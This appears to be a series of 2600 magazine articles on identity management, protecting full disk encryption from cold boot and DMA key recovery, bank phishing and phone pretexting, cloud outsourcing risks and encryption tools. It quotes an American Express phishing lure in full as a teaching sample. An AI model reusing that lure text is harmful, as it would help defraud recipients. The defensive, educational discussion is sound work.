This is where IDAM kicks in. A basic IDAM solution will be the single point of administration for all accounts and access rights of an identity. Of course, it is necessary to have connectors to each and every target system which will ensure the IDAM solution will be able to take the necessary actions within the target systems and directories. Basic connectors to the most common systems and directories usually come with the IDAM solution either included right away or as add-on modules. Connectors to non-covered systems can be created either via external APIs or even from within the IDAM solution itself. The complexity creating connec-

tors is not only based on the IDAM solution, but also on the API and documentation that comes with the target system or directory. A very rudimentary connector could just import a text file on a regular basis.

With the most basic IDAM solution, the challenges of several administrative interfaces has been removed, but most likely this won't help with the involved processes and the fact that it will most likely be mainly administered and maintained by the IT department. So, taking it a step further, the solution will come with flexible role-based access control (RBAC), automation, workflows, and modules that will allow self-service and delegation.

RBAC will allow you to define roles within the IDAM solution, entitling users to create, update, disable, or delete identities, accounts, departments, groups and equivalents. Roles allowing you to create other roles and assigning them to users, populate departments and groups. Roles defining workflows. Roles, roles, roles. You now realize that this doesn't have to be done by the IT department anymore, right? Parts of it, of course, will remain in the responsibility of IT and that should never change. Many duties and responsibilities can now be taken over by other departments. Not IT, but Business. Those are the people who know which user should be granted access to R&D, financial, manufacturing, or other data. How would someone from IT know if Debby still works in HR and therefore still needs access to the employee database, or if Alan, who is a contractor, hasn't already changed projects, but is still able to VPN into the company's network? IT usually doesn't know, Business does. Direct reports, sponsors, project managers, supervisors, team leaders. Those are the people who know who is still working in their projects, departments, or manufacturing sites. So shouldn't those be the ones to decide who is able to access the network, systems, files, or folders?

No, they shouldn't. Why? Because they don't necessarily see, realize, or understand what networks, systems, files, or folders are. But what they understand are job titles and departments. They know their direct reports and who is working for them. Now, let them decide and attest who is still working in their team, who is still involved in the project, and therefore who needs to be in their groups. We see that this is an important chapter of an IDAM solution as well. Translating access rights to something that is recognized and understood outside of IT, even by those who are not interested in how it all works. A good IDAM solution will take care of this and will even go one step further by: automating processes like adding all users in a department in the appropriate groups, granting all access needed for people with a specified job title, like VPN access for consultants often working from remote locations, etc. Basically granting as many rights as needed, but as little as possible to do their job. This is a basic principal in IT security.

A well-known example of what is common practice in enterprises: Bob moves from Helpdesk to Datacenter Operations. He already has several entitlements like updating user accounts within AD, resetting passwords, etc. One of his colleagues in Datacenter Operations is Jim. He has a list of entitlements needed to get the job done. If there is no definition of what access is needed, someone will most likely request the same access rights for Bob as Jim has. No one remembers to remove all the rights Bob still has from his position in Helpdesk. Jim retires a couple of months later and a new colleague, Tony, joins the company. Well, Tony will most likely get all the entitlements Bob has, including all the stuff Bob used to have working in the company's Helpdesk. This is not needed for Datacenter Operations though, but who knows this?

Managers, supervisors, and other data owners should review access rights on a regular basis. This way, even without an automation engine, it is more likely to find and eliminate wrongly assigned entitlements.

There are IDAM solutions out there that will even automatically manage assets like mobile phones, computers, desks, or wastebaskets, setting off an order as soon as someone new joins the company or changes jobs. Not exactly a security feature, but still a very nice functionality feature improving efficiency.

Another aspect which should be considered during a complete IDAM strategy is data governance. Data owners, retention policies, and access rights are important and should be known, managed, and reportable. An IDAM solution should support the business and employees by data- and role-mining. Finding out who has access and who actually accesses data regularly helps to determine ownership. Data owners are important as they are responsible for deciding who should have access and who shouldn't. Supporting data owners by reminding them to check access lists and reten-

tion policies will help to meet internal or legal regulations. This is nearly impossible to automate completely.

Let's look at another challenge which often is forgotten when planning IDAM strategies: generic accounts. Many generic accounts are high privileged accounts, but since there is no identity connected to them, they are hard to handle and manage. Frequent password changes and control over passwords spreading is not easy when there are no efficient and reliable processes in place.

Picture the following scenario: Bob knows some root passwords and passwords to service accounts from his job in Datacenter Operations. Root passwords are not changed frequently, even worse are the passwords to service accounts that haven't changed throughout the last few years. It's just too much effort changing the passwords on all machines the service actually runs on. Bob leaves the company for whatever reason. All of his accounts get automatically disabled and deleted after a while, as they are managed by an IDAM solution. But no one changes the passwords to all of the root or service accounts Bob still knows. Some of the system owners don't even know that Bob knows the password as they changed into the position after Bob joined the department. There is no guarantee that all of the passwords can be changed when Bob leaves and shouldn't be able to access any system in the network anymore. And, on top of that, he still knows the root password to some R&D workstations from his time in the Helpdesk.

We all know this is nothing we would like to account for, right? And this doesn't fit into the only as many privileges as necessary, as few as possible principal described earlier. A proper delegation model, not only for roles but for generic accounts' privileges as well should be implemented. This is just as important as a working, reliable strategy on handling generic, privileged accounts and their passwords.

Not only RBAC is important to become compliant to rules and regulations, but segregation of duties. Making sure the one who requests access isn't the one approving it. This would defeat all principals of the best RBAC design. And wouldn't it be nice of the IDAM solution to check on compliance during request time already? As always and anywhere in life there are some exceptions. These should be covered in the workflows as well. Maybe with an extra approval by a CIO or a security and compliance officer or both in a four eyes principal having to re-attest the exception after a given time so the exception won't be a constant temporary arrangement.

Some comfort making the user's life easier comes in the form of Single Sign-On (SSO). Users have to remember a lot of passwords and keep track of changing them as well. Not only passwords used at work, but also their personal ones. This is not only stressing the users themselves when having to login to several systems each day, but as well the IT (Helpdesk) staff who have to reset forgotten passwords, reactivate expired accounts, and so on almost daily. It is so much more comfortable to log in to your workstation, then be able to use any system you need without having to enter your password another time. For sensitive systems, SSO might not be the best thing, but then a strong authentication solution using Tokens, SmartCards, biometrics, or something similar is always better than just entering a password. Users tend to write down passwords and hide them in easy-to-find hideouts. During my time in Helpdesk, I've really seen PostIt notes under keyboards and yes, even sticking to the screen! In addition to that, a self-service portal for password resets will ease users' and IT staff's lives a lot.

Last but not least, logging and reporting should not be neglected. In combination with alerting, it's not only used to reconstruct what happened, but also to limit the damage that could have been done. There are not many people I know who like reading log files. Being able to easily filter line noise and making the log human readable is just as important as creating customized reports for auditors or anyone else who needs to audit what's going on. Alerting on changes of attributes that shouldn't be changed will enable you to prevent worse things from happening afterwards. Some changes won't have an immediately obvious impact, but might just be the precursor to a real problem. When alerted right away on the change, instantaneous actions can be taken.

There are a lot of aspects that should be understood when thinking about a complete Identity and Access Management Strategy. Most of them are not even new, but being looked at from another perspective, more connected, and more integrated than in the past.

I hope I was able to draw a picture about IDAM and what it means to the security strategy not only in enterprise environments.

Defeating Forensic Attacks on Full Disk Encryption

by MoJo

With the rise in use of full disk encryption tools such as TrueCrypt and BitLocker, the forensic community has developed a number of techniques to recover the keys required to decrypt protected data. While at first these attacks may seem powerful and hard to defeat, there are actually many simple and practical steps that will provide full protection if followed.

Cold Boot Attacks

A cold boot attack requires the encryption key to be in memory, i.e., the encrypted drive is mounted. The attacker performs a hard reset on the machine and loads an attack tool, say from a USB drive, that dumps the contents of the computer's RAM. The attacker can then search through the memory dump for the encryption key required to unlock the drive. A simple way to mitigate this attack is to prevent the BIOS from booting off USB drives or CD/DVDs, in fact, anything other than the internal HDD. Remember to password protect the BIOS settings themselves. Unfortunately, the attacker may be able to reset the BIOS using a hardware jumper, and by default most will boot from CD. As such, a better option is to get a motherboard that wipes all RAM on reboot by default. Apparently, motherboards that support Microsoft's "TCG Platform Reset Attack Mitigation Specification" do this, but I have yet to see one. Many server motherboards will perform a full RAM write/verify test though, and the few Intel ones I have tried do not allow you to abort the test.

Remanence Attacks

Remanence refers to the way that DRAM retains its contents even when power is removed for a short time. Because of this, it is possible to perform a variation of the Cold Boot Attack where the RAM is physically removed from the computer and placed into another one, which is ready to boot up some forensic key recovery software. The only defense against this attack is to either prevent the attacker getting at your RAM while the encryption key is stored in it or to make the RAM difficult to remove. The former can be accomplished by never leaving the computer alone with encrypted volumes mounted, and having an emergency "dismount all volumes and wipe keys" function if a surprise raid is possible. TrueCrypt has that feature, no doubt popular with unpopular Chinese activists. You can use a keyboard shortcut to activate the emergency dismount, but on most computers simply pressing the power button will begin a controlled shutdown that dismounts all drives and may be the only option if you encrypt your system partition.

Physically protecting the RAM can be a bit tricky. Firstly, the attacker will probably try to open the case with the computer still turned on, since as soon as power is cut the RAM will begin to lose data integrity. They have only seconds to transfer it to a different computer. Server motherboards often feature a "case open" switch that can detect opening of the case and start an emergency shutdown, so wire it up if available. Server cases often have additional internal covers over the RAM area to channel air for cooling, and stripping the heads on the screws or even just using a mixture of random security bolts can really help slow an attacker

down. Finally, you can always glue the RAM into the sockets, ideally with superglue but hot-melt will buy some time. In fact, I have seen eBay sellers use hot-melt glue to prevent RAM and various cables falling out during shipping.

If you are buying a new laptop and are worried about this, consider getting one with non-removable, non-upgradable RAM, such as an Ultrabook. Typically, they are very hard to open up anyway and the RAM is soldered directly to the motherboard.

DMA Attacks

Direct Memory Access, or DMA, allows devices other than the CPU to directly access the contents of RAM. Firewire, Thunderbolt, and PCI/PCI Express all support DMA. Most laptops will have at least one of these (PC Card slots are actually just hot-plug PCI/PCI-E ports). Digital forensics companies sell devices that connect to these ports and allow the contents of RAM from a live system to be dumped to another for analysis and recovery of encryption keys. Forensics guys love these tools because even if the computer is locked, it will usually happily accept their Firewire/PC Card device and load a driver for it, and then they have access to things that an offline analysis would never get them and full control over a live system. If you happened to be logged in to IRC at the time, they could start pretending to be you, for example.

Mitigation is as simple as disabling the device in your OS of choice. Fortunately, even when disabled, the DisplayPort part of a Thunderbolt port usually still works. Remember to disable the PCI/PCI-E host controller for your PC-Card port, rather than any devices you have plugged in to it (which obviously will no longer work).

Hibernation File Attacks

When your Windows PC hibernates, it saves the contents of RAM to the hibernation file. If you encrypted the system partition where this file lives, then you have nothing to worry about; it is inaccessible. If you didn't, then you either need to disable it ("powercfg.exe /hibernate off" in an administrator level cmd box) or use BitLock's TPM+PIN option. The latter makes sure that the encryption key is not stored in the hibernation file, instead living in the TPM module where it is supposed to be secure and protected by a PIN number. Of course, you have to trust the TPM chip manufacturer on that.

It is also a good idea to avoid sleep mode. In sleep mode, the contents of RAM, including any encryption keys, are preserved. Remanence attack mitigation will help, but why take the chance?

Good luck.

Bank Notes

by lg0p89

It's a Wonderful Day in the Neighborhood... To Go to a Fake Website

The following may or may not be based on actual events. This is intended only as an educational tool.

At the bank I work at presently, there is the usual firewall, IDS, and IPS in place in addition to other measures to prevent the deviants. While sitting at work at ye olde bank in mid December 2012, a quarantined email message popped up on the system. This was just before lunch-imagine that. This actually is unusual. There is maybe two a year that get to this point, so, from a ratio analysis, this is a significant event. Naturally, since this was out of the ordinary, I took notice and gave this a bit more attention than the normal email.

The report itself was very bland, merely stating the minimal amount without any details. The only thing I knew at this point was an email to me was quarantined. The reason was there was an attachment type policy violation. This piqued my curiosity as I was pretty sure

what was to come. The actual attachment was Recent_Activity.exe. Upon seeing this information, the issue was obvious. The email was not opened in the operating environment, but was viewed in the quarantine area. The body of the email stated *"As part of our security measures, we deliver appropriate monitoring of transactions and customers to identify potentially unusual or suspicious activity and transactions in the American Express online system. / Please review the "Suspicious Activity Report" document attached to this email. / Your Cardmember information is included in the upper-right corner of this document to help you recognize this as a customer service e-mail from American Express. To learn more about e-mail security or report a suspicious e-mail, please visit us at http://www.americanexpress.com/phishing / Thank you for your Cardmembership. / Sincerely / Tasha_Dennis / Tier III Support / American Express Account Security / Fraud Prevention and Detection Network"*.

The email appears to be valid. It lulls you into a false sense of security (as any good social engineering would) with the Amex symbol, the person's name and department they work in, and the Amex website for phishing attacks. After all, it is not logical for a phishing attack to list the alleged company's phishing warning site. This must be a valid website (as read by the average user).

If you simply glanced at who the email was from and the body of the email, you might believe this was valid and authentic. Well, there are a few items that would raise the big ole red flag.

First, the email is intended for a single person (as it is read). After all, the attachment was for a "Suspicious Activity Report," which would need to be for a person. The distribution was actually to eight people. A bit strange. Also, all eight people work at the bank, but in different areas. The eight people also are higher up in the organization (you can tell by their titles) and not tellers, so their access to sensitive data is greater. It appears as though the email addresses were harvested from the bank's annual report, which listed the employees, their position in the bank, and their email. This specific issue has been addressed with management - to no avail.

The attached file was a .exe file. This is not normal. The file with a suspicious activity report would be a .pdf and wouldn't need to be a zip file or .exe. For what they were sending, an .exe file would be highly suspicious and worrisome. There was no reason to have an .exe file in the email.

Also, the bank does not use Amex for the corporate cards. Most use one of the other two primary cards in use (Mastercard or Visa).

Last, but not least, is something rather odd with the sender. The sender did appear to be from Amex, but this was spoofed. The sender actually was message@securebank.com.

If you receive an email that does not apply, e.g. an update on your Amex card when you don't have one and your corporate card also is not Amex, there may be an issue. Don't give in to the natural curiosity urge to open this email.

Instead, question authority. Look at how many recipients there are for the "personal" email. If it doesn't make sense, there is probably an issue. Don't press the button. Please use this as a learning experience to teach your friends and staff what to look for.

Does Every Cloud Have a Silver Lining?

This is written more for the small- and medium-sized business ("SMB") needs. Cloud, cloud, cloud, cloud. Week after week, it seems as though there is at least one story in one of the industry journals about the cloud. Given my and our interests, I tend to focus more on the security aspect of this. With any project, there are the positive and negative aspects to consider. There is no yellow brick road. There are two camps: the group that wants to keep the security function within the business and the group that wants to have this security in the cloud.

The service providers would like all of the company's security aspects in the cloud, as it brings everything under one roof and subsequently increases their revenue. If I did not know better, I would think they were being altruistic. Certain portions of the security are handled on an acceptable level in the cloud, e.g. email. However, the network security should still be handled on-site. The amount of confidential data processed and stored by businesses and banks can be massive. Couple this with the amount of potential liability from the clients whose data would be compromised and the seriousness is intolerable. There also is the risk of the data moving from the site to the cloud, adding a new avenue of attack and risk. At the local level, the next generation firewall and IPS are perfectly engineered for the local use.

From a purely operational slant, the command and control at the local level simply makes more sense. The local network admin-

istrator ("N/A") is able to monitor the updates quicker. As the N/A arrives at work, the N/A can take a quick look at any updates and see what needs to be pushed more quickly than others. This is much more like a triage in a hospital. Also the N/A does not have to wade through the 300 + emails that came in overnight, as may occur with a provider. There is a great disparity between the number of emails received at an SMB and a global cloud service provider.

With local control, there is a quicker response for updates and patches. For example, the N/A receives an update or patch during the work day. The N/A can review the update or patch to analyze its impact, if any, and how serious this is. With this process at the local level, the patch management does not have to get the push approved through two or three layers of management. The endgame also has to be reviewed. Say a breach occurred. Any breach would carry an immense amount of potential liability and also a massive hit to the community rapport. For an example to think about, let's look at a small community bank. There is a security breach as the data is transferred from the site to the cloud. This naturally consists of the client's name, address, SSN, deposit and loan numbers, and balances. There is everything you need to assume the person's identity except for a physical signature. This could be social engineered, but that is another story. Once the clients are notified of the breach, they wonder, as any of us would, how safe their personally identifiable information really was, and how safe, if at all, their money will be. The clients would quickly and assuredly begin to move their business (aka money) to other institutions.

In summary, security is one function that should be handled locally at the business for the SMB. Since it is easier to offload this onto a service so there is one less headache, don't do it. You may never have an issue, but if you do, the next step is to brush off the resume, as you now have a resume updating event.

Not every cloud has a silver lining.

A Little Bit of Research Helps Immensely...

I write mostly about social engineering. This is intentional. This area just seems to be a bit more interesting than the others. Coding malware or a virus ends up in a rather direct attack. The person targets a company and sends these along hoping for the person at the other end to bite on the hook (open the email and click on something not so nice). Social engineering requires a certain level of nuance and being slick to accomplish the task.

It was another day in the neighborhood at the local bank. A call, much like any other call, came in. "Hello, this is _____ from EMC." The droll IT manager that fielded the call simply responded, sounding like Lurch from *The Addams Family*, with "Yes." The EMC rep responded with "I see you are using some of our products." Along comes the same response from the IT Manager "Yes." The EMC rep asks "Can you tell me what you use?" After a brief hesitation, explanation to follow, the response was "No, you should be able to see what we use." Still more hesitation. The EMC rep slowly responds with "Well, we are working from our back-up now and can't access it." From this point forward, the conversation was curtailed abruptly. As a disclaimer, the IT manager is not a rough person with too little time and too many projects. He is a great person with too little time and too many projects.

The short answers were intentional. Social engineering is not a full frontal assault like a DDoS. You get a little information here and there. After enough data in bits and pieces has been gathered, you have a better feel for their OS and other systems, which then gives you a better road map for the attack. The strike on the target then is rather specific in the tools that are to be used. We have been trained to not give more information out to people unless you specifically know the person. We know not to give the information out to anyone just calling in.

The second red flag was the EMC rep not knowing what the bank was already using and purchasing. Even if the rep was using a back-up, he still should have been able to see what the bank was using. This was pretty blatant.

The third strike, I mean red flag, was obscured as the call came in. The Caller ID did not show the number and the ID showed not as EMC, but as "Out of Area." The number could at least have been spoofed.

It is so much better to be conservative and not divulge private information they should know anyway. It would not have taken much for a person to simply answer the questions, but this would have provided far too much information, which would have been a benefit to the "EMC rep."

Thought for the day: "Via trita est tutissima."

Transmissions

by Dragorn

For what should be obvious reasons, security, cryptography, anonymity, and identity protection has become a bit of an issue in the past few months. Unfortunately, security is hard, cryptography is harder, and now that it's suddenly in the press, everyone is jumping on the encrypted, anonymous communication bandwagon.

There are two main concerns when considering what encryption tools are appropriate:

Of prime concern should be: What is the impact of failure? The requirements for a hacker are different than the requirements for a political dissident or a corporate worker. Not only are the challenges faced different, but the risks of compromise can range from lost money and embarrassment to possible imprisonment or even death for political dissidents in some parts of the world today.

Secondly, who are your adversaries? Hard drive encryption, for example, provides excellent protection against a stolen device, but questionable protection against legal methods. Case law is still being built, but it seems reasonable to say that unless prolonged detention for contempt of court is preferable to the results of decrypting a drive, it's unlikely to save you in criminal proceedings.

Similarly, it is relatively simple to provide local anonymity - such as obscuring your destination and identity from snoopers on a local network at a conference or other presumed hostile local network. It is much harder (and possibly impossible at this point) to provide total anonymity between endpoints on the Internet if the snooper is able to grab a significant percentage of connection data, as it is claimed the U.S. government is able to do. Even long-standing cloaking services such as Tor may have vulnerabilities when an unknown number of internal nodes in the network are controlled by a hostile agency.

Both of these must be considered when looking at what tools actually offer:

Firstly, validation: How confident are you that who you think you're talking to is who you're actually talking to? How do you verify this? For secure communications to take place, you *must* be able to verify that you're communicating with the proper entity, even if this validation is simply "have I communicated with this entity in the past?"

Without validation of the endpoints, it's impossible to know if the encrypted session is between yourself and your intended, or between yourself and a man-in-the-middle attacker. Validation of remote systems is supposed to be one of the advantages of SSL - we all trust the root authority servers to only hand out certificates to authenticated and validated entities - unfortunately, the combination of security breaches and government intervention has made the safety of these mechanisms highly suspect. It's not unreasonable to assume that top-level SSL authorities have been compromised or have provided universal certificates either voluntarily or under subpoena.

Validation is so important, some tools offer it as a stand-alone feature - for example, PGP or GPG signing of emails provides validation of the author, while providing no encryption at all.

Anonymous message passing systems such as OTR still implement recipient validation - by requiring you to validate the user via some out-of-band mechanism and then authorize the key. The same trick is used by SSH when connecting to a server for the first time. Little can be done about securing communications without a method to validate the identity of the recipient.

For actual protection of content (or protection of content beyond the initial handshake), the data must be encrypted using something derived from validation of the recipient. In the case of SSL, the handshake validates the certificates of the endpoints and then creates a new, temporary key, used to encrypt the traffic. Any system which claims to validate the sender of a message *must* include validation of the entire message, validation of each message block in a stream, or must encrypt the stream.

The problem nearly all encryption systems face is that to communicate over the Internet (or to make a phone call), you need to send non-encrypted data - source, destination, and so on. The collection of this metadata is at the heart of the controversy about governmental spying - even assuming that the government isn't able to break the encryption (which is a dangerous assumption), it's possible to build webs of interactions between people.

Email and instant messaging are even easier to track - an encrypted email has "To" and "From" addresses in the clear, as well as the IP of the sending server and any other headers that might be included (like email client, which can reveal OS version). Instant messages include whatever account data the service places on them. While it's possible to hide *what* you say, it's far, far more difficult to hide that you're saying *something*, and *who* you are saying it to.

This can be a concern even on a local network. For example, if you're at a hacker con, you probably don't want to be connecting to your home system, no matter how good your security. At the very least, domain records can identify you in a situation where you might not want to be identified. At the worst, you've led a hostile audience directly to your door. While relatively easy to mitigate on a local network, it can be extremely difficult to address when combating Internet-wide surveillance.

Let's consider some standard encryption and identity protection tech:

Hard disk encryption: It's fantastic, and everyone should be doing it, but primarily it protects you against theft of the physical device. Since the hard drive is decrypted on boot, there is zero protection against runtime exploits. If someone owns your browser and gets all your files, it doesn't matter that when you turn it off, it's encrypted, does it? The value of drive encryption is relatively unknown when facing criminal proceedings, as there is very little actual case law. In general, it appears that in the United States, the Fifth Amendment protecting against self-incrimination has been ruled inapplicable when the authorities can already prove the existence of the data. In a current case, they claim the files were visible before the system was rebooted. Therefore, they classify refusal to decrypt as contempt of court. In almost any situation, the only time hard disk encryption will help in a criminal case is when the results of decryption are worse than possibly indefinite detention for refusing to decrypt.

Tor: The Onion Router attempts to protect the origin of communications by routing it through multiple nodes, protected with SSL, before releasing it to the Internet. The biggest flaw in Tor is - us. Insecure communications practices, like using the same browser for Tor and non-Tor purposes, expose tracking data like cookies, HTML5 storage, flash cookies, etc. It is unknown how effective Tor could be in cloaking activity if a government-level snooper can see a large percentage of traffic entering and exiting the Tor cloud.

VPN: VPNs are fantastic for obscuring local traffic, but don't do much to hide behavior in general. Unless you're paying for your VPN service in bitcoins somewhere, traffic is hitting the Internet from an IP connected to you. On the other hand, if your main goal is to prevent troublemakers on the local Wi-Fi from figuring out where you're going, an Amazon AWS micro server instance is free for a year and can run OpenVPN like a champ on an IP no one without a subpoena can track back to you.

PGP/GPG: The de-facto standard for encrypting files and email. They're great, but probably fall into the same problem as hard disk encryption. It is likely you could be forced to provide the means for decryption in a criminal case.

OTR: Off The Record, an instant-message encryption system, attempts to provide forward protection - each session is encrypted with a temporary key which is not kept. In theory, this can provide deniability, and the inability to decrypt past messages; of course, this counts on both ends of the conversation turning off local logging of messages. OTR can't do anything about hiding the fact that a conversation took place, but the contents will be protected.

So where does all this leave us? Basically, with no good options - nothing is guaranteed against government-level snooping of meta-data, but we can at least protect *what* is being said. If you're in a high-risk situation, be *extremely* careful about what tools you use. Now that security is a hot topic, lots of unreviewed tools are appearing that claim to protect identity. Some are scams. Some are simply naive. In general, stick with well-known peer reviewed tools. They may not be perfect, but at least we understand more about where they fall down. If Tor hasn't fully solved the problem in five years, I'm pretty sure some guy making a random Android tool hasn't done it in a single revision.

by Wananapaoa Uncle

I spent the last 15 years of my life in computer security as freelance, visiting lots of different customers. Each one had specific setups, software, and network topologies; each needed some sort of security. The first point of this rant of mine is not about *why* they needed security - everyone has needs for security. The point is *when* they realized it.

You can study lots of papers discussing the security topic, each detailing aspects that may lead to some form of problem. You should prepare the networking ground by setting security cornerstones, redact documentation, teach people the right way to do things, and avoid doing the most obviously wrong ones. I found this way of doing thing is a pure myth.

Companies need security when they have a problem. I'm not talking about data that is compromised or systems that are shut down. Most often, I found the biggest problem was some sort of local law or rule coming into your business from outside. They require you to have some level of security, so you must adhere to them, and generally very fast. Companies fear fines more than intruders.

So now you're forced to implement some sort of security. You're forced to document that you comply with these rules. No matter how, you should be fast and not interrupt daily business that, of course, has its own rules that cannot be changed. So the first people who care about security are the legal staff. They find each aspect that can exempt them from complying with rules, sometimes generating lots of absurd technology-abstracted conclusions. Then come "external" companies to assess and document your infrastructure, with no connection to the way the network itself is utilized by users and applications. They normally ask for schemes they cannot understand, policies they aren't able to read, and bring with them "hackers" with black boxes full of antennas and lights that "assess" security.

They are masters, especially in Googling and cut and paste. So they Google for the wrong words, find the wrong references, cut and paste them together, and send this blob to a pizza-fueled-underpaid trainee who replaces the 256 different fonts with the corporate one, applies the formal template, and here you are: your very own security guidelines. First invoice is sent.

Now they will explain to you those guidelines, and will offer some costly service to tell you how to implement them in your business. And, of course, no one needs to know anything about your business. Second document ready - "Implementation guidelines" - and second invoice is sent. You're almost there; you have documents about complying with those absurd security requirements.

It may turn out that implementing security guidelines will be a little intrusive in your business. You have to rewrite applications to support those bizarre words called passwords, you can no longer send all of your sensitive data out to a contractor in Hyderabad, you should stop using good old FTP to send transactions to your bank. They sometimes state that you must change your password twice a year. Are you serious? My cat lived 12 years, and the new one has the same name as the dead one, so the password must remain the same. Also, my bride has her birthday set - I cannot change it!

So the customer discovers that he just put a lot of "effort" (say, money) into this ridiculous thing called security, and he should put a lot more of it into changing things? Are you serious? Of course, the big consultant has the solution! Just the final touch, the one I really hate. Really. You can solve all of your security problems by buying some specialized hardware. Of course, it should be enterprise grade. It must be highly available to not interrupt work when it miserably fails. It must be costly. The thing goes in and out of the IT department, encompassing people who make financial evaluations, and yes, in X years it costs less to buy some black box than revamping the infrastructure.

Here you are. You need a firewall, just to begin. What are you saying? Your old firewall? No, it's not "certified." Yes, you must buy new VPN licenses, and reinstall the software on each device, but you'll have a new "certified something." Just hope that the niche company that produces it doesn't go out of business too early, leaving you without the procedure to renew all the digital certificates (usually sent by mail to remote people).

Of course, you need an IDS/IPS. It looks in each corner of your network and finds the bad guys when they're doing bad things. This includes your corporate app that runs on the same port of Back Orifice, your database server that generates "abnormal" amounts of traffic, and IP phone traffic that can be a "hidden channel" for leaking data. Dozens of legitimate things are blocked. So you need a consultant to tune the box, of course, that switches from automagically adaptive to fucking costly. Of course, the IPS/IDS must be "trained" for each application you implement. To make it short, when the costly yearly contract ends, the device is put in "look-but-don't-do-anything" mode, creating an environmentally unfriendly electricity guzzler (but hey, your company is eco-friendly - certified by some obscure entity).

Another one that you must implement is the Data Loss Prevention device or software. It scans transiting data to find potential leaks. It kills your email containing any word it sees as sensitive, it uses "heuristics" to block your Excel offers, it trashes documents containing numbers greater than 99,999 (maximum value of your standard contract) - it's better that you break your phone numbers into small chunks if you want them in your commercial emails? You cannot use your USB drives anymore, or you need a support ticket open each time. You know the procedure - after one year, DLP is set to "silent" mode.

Then, you must solve the problem of all your people around the world selling your goods. Their laptop can be stolen, can't it? So you need to buy and implement full disk encryption to start protecting everything before the boot process. And how do you deal with people calling you via a phone booth in Kathmandu at 2 am your time telling you that they need the unlock PUK, or that the HD broke and they need their files back? Sooo simple! Just keep an unencrypted USB drive in the computer bag to back up the data daily, and a "do-not-open-if-not-really-necessary" envelope with the super-master unlock PUK of the whole company in it (taken directly from a customer policy for traveling workers).

So, a year afterwards, what have you got? Lots of consultants in and out (each of them having an admin password to "assess" your infrastructure), some rack full of blinking equipment (it is disabled, but corporate tours for guests must include blinking "firewalls"), and a (physical) folder full of awfully written documentation that no one will ever read (fortunately). But hey, we bought security.

I could have written hundreds of What-The-Fuck stories here, but there are sites devoted to this. I would like to stress how wrong the belief is that you can buy some black boxes and canned documents to reach the security Eden. Security isn't a product to buy; security is all about people's culture. You must put security into every action you perform at work and, of course, it is not only technology related (someone said Kevin?). Companies should *invest* money educating people more than they *spend* in buying assets. Maybe they will enlighten some dormant hacker mind, an asset between the most valuable ones.

CLOUDS, CLOUDS, CLOUDS...

by lg0p89

Disclaimer: This may or may not be based on an actual incident. All references are purely coincidental in nature, etc. [That should satisfy the legal department.]

Here we go....

In a small community bank, its assets and resources are very important. Without certain services, the bank simply can't function. For instance, the systems tracking deposit account transactions are vital. Curiously enough the bank's clients may actually want to know their balances. This is tough to believe! [Sarcasm.]

As they arrive at the bank and finish their respective transactions, there is a clear document trail. The Feds and Regulators would have it no other way. These tickets detailing the specific transaction are fed through a reader, verified for correctness and accuracy, and entered into the system. The client's account is then updated.

All you as the client see is yourself handing the check to the teller and the teller handing you $20. It seems awfully simple.

The bank I am presently, gainfully employed at used to do this transaction processing function in-house with bank employees. Senior management believed they could save a few dollars by outsourcing this. After all, there would be no employees associated with this function. There would also be no overhead, health insurance, paid time off, or other direct labor expenses. The pertinent service would simply be out there in the cloud.

With the numbers massaged around enough, it did appear as such.

Here Comes the First Shoe

All was fine and dandy until one of their servers failed. It just happened that this specific server had the bank's data. As it turns out, there was an incredible lack of redundancy, much to the bank's displeasure. We were down for a full day's business.

The clients could not get their balances, make online payments, etc. After many apologies and future promises of service, they were up again, which was great news. This should have been the end of it. Not so fast....

The Other Shoe Drops

The Romans declared to beware of the Ides of March. The system went down again. This time, however, the system was down for 1.5 days. This is generally [and definitely was] not acceptable on any plant or level of reality. This was no fun for anyone involved. There were still more promises from the provider.

Based on this second failure, senior management elected to take a closer look into bringing the service in-house... again. After a relatively short review, they decided to do this. There were clear cost savings and much more control over the process and equipment.

Lessons Learned/Re-Learned
or
Why the Cloud is Still a Bad Idea for Small- to Medium Sized Businesses

First, I do apologize for the run-on section title. The reasons for not adopting the cloud in certain instances are ample.

a) *There is a loss of control*. Granted, the service provider is contracted for the service, but what if something out of the ordinary happens? What happens if they were to file bankruptcy? Good luck getting access to your data within a week or two. When attorneys get involved, it seems as though simple requests get bogged down.


b) *You don't really know the condition of the service provider's equipment*. I don't know anyone in a small business who initially or regularly visited or visits the service provider to check on the equipment's condition. The client, or in my case the bank, solely goes on trust and what the sales representative claims. The equipment could be relatively new or ancient, held together with duct tape on the server racks. You quite frankly just don't know. They may or may not have a rotation/

replacement plan in place for the servers. The contracts generally don't have a specific equipment condition clause.

c) *If the system goes down, no way to know for certain how long it will not be available*. Granted, you have a contract, but what if a hurricane, for example, takes out the regional data center? Without redundancy, you are not likely to have a quick, readily available back-up ready to go in a few days. Even if the contract has a "Time is of the Essence" clause saying you will have an outage of service of no greater than 18 hours, this still may not happen. Granted, you could sue, but this may not help with your bruised view in the community.

At the end of the day, there may be the illusion that this is better, but due to the uncertainty we face every day and a lack of control, the cloud may not be the best choice for time sensitive operations but may be better suited for backing up family vacation photos and cooking recipes.

In-House 2 Cloud 0



Lights, Camera, Hack!

by Gregory Porter
backfromthemovies.blogspot.com

If you are reading *2600*, I'm willing to bet you've been asked by someone either "What is hacking?" or "Who are hackers?" Don't worry, I am not going to make a big commentary about the meaning of hacking. We, as a culture, have a tendency of thinking about hacking with regard to computers (I certainly did before I got into film). Hacking can be found in every facet of life. We just have to, well, hack our preconceived notions surrounding a subject. In this article, I will look at a place where hackers aren't often attributed: film.

First, I should specify how I use "hacker" and "hacking." There are, as I'm sure you know, a plethora of definitions, varying from "Hacking is unauthorized use of computer and network resources" [1] to "A hacker is an aesthete." [2] I and fellow readers will probably gravitate towards the latter. The emphasis, then, is not on computers but on an attitude. I have always thought of it as "making something function outside of its original design."

If we want to look at hackers in cinema, we should look no further than filmmakers. A film, after all, is largely about aesthetics, so we should look at what goes into making a film, particularly with regard to film history.

Now, I would like to examine one of the first cinematic-hackers, Georges Méliès, best known for his 1902 film, *Le Voyage dans la Lune* (*A Trip to the Moon*). He was thought of as a magician because he would make things disappear and reappear on screen, a trick he discovered when filming a city street.

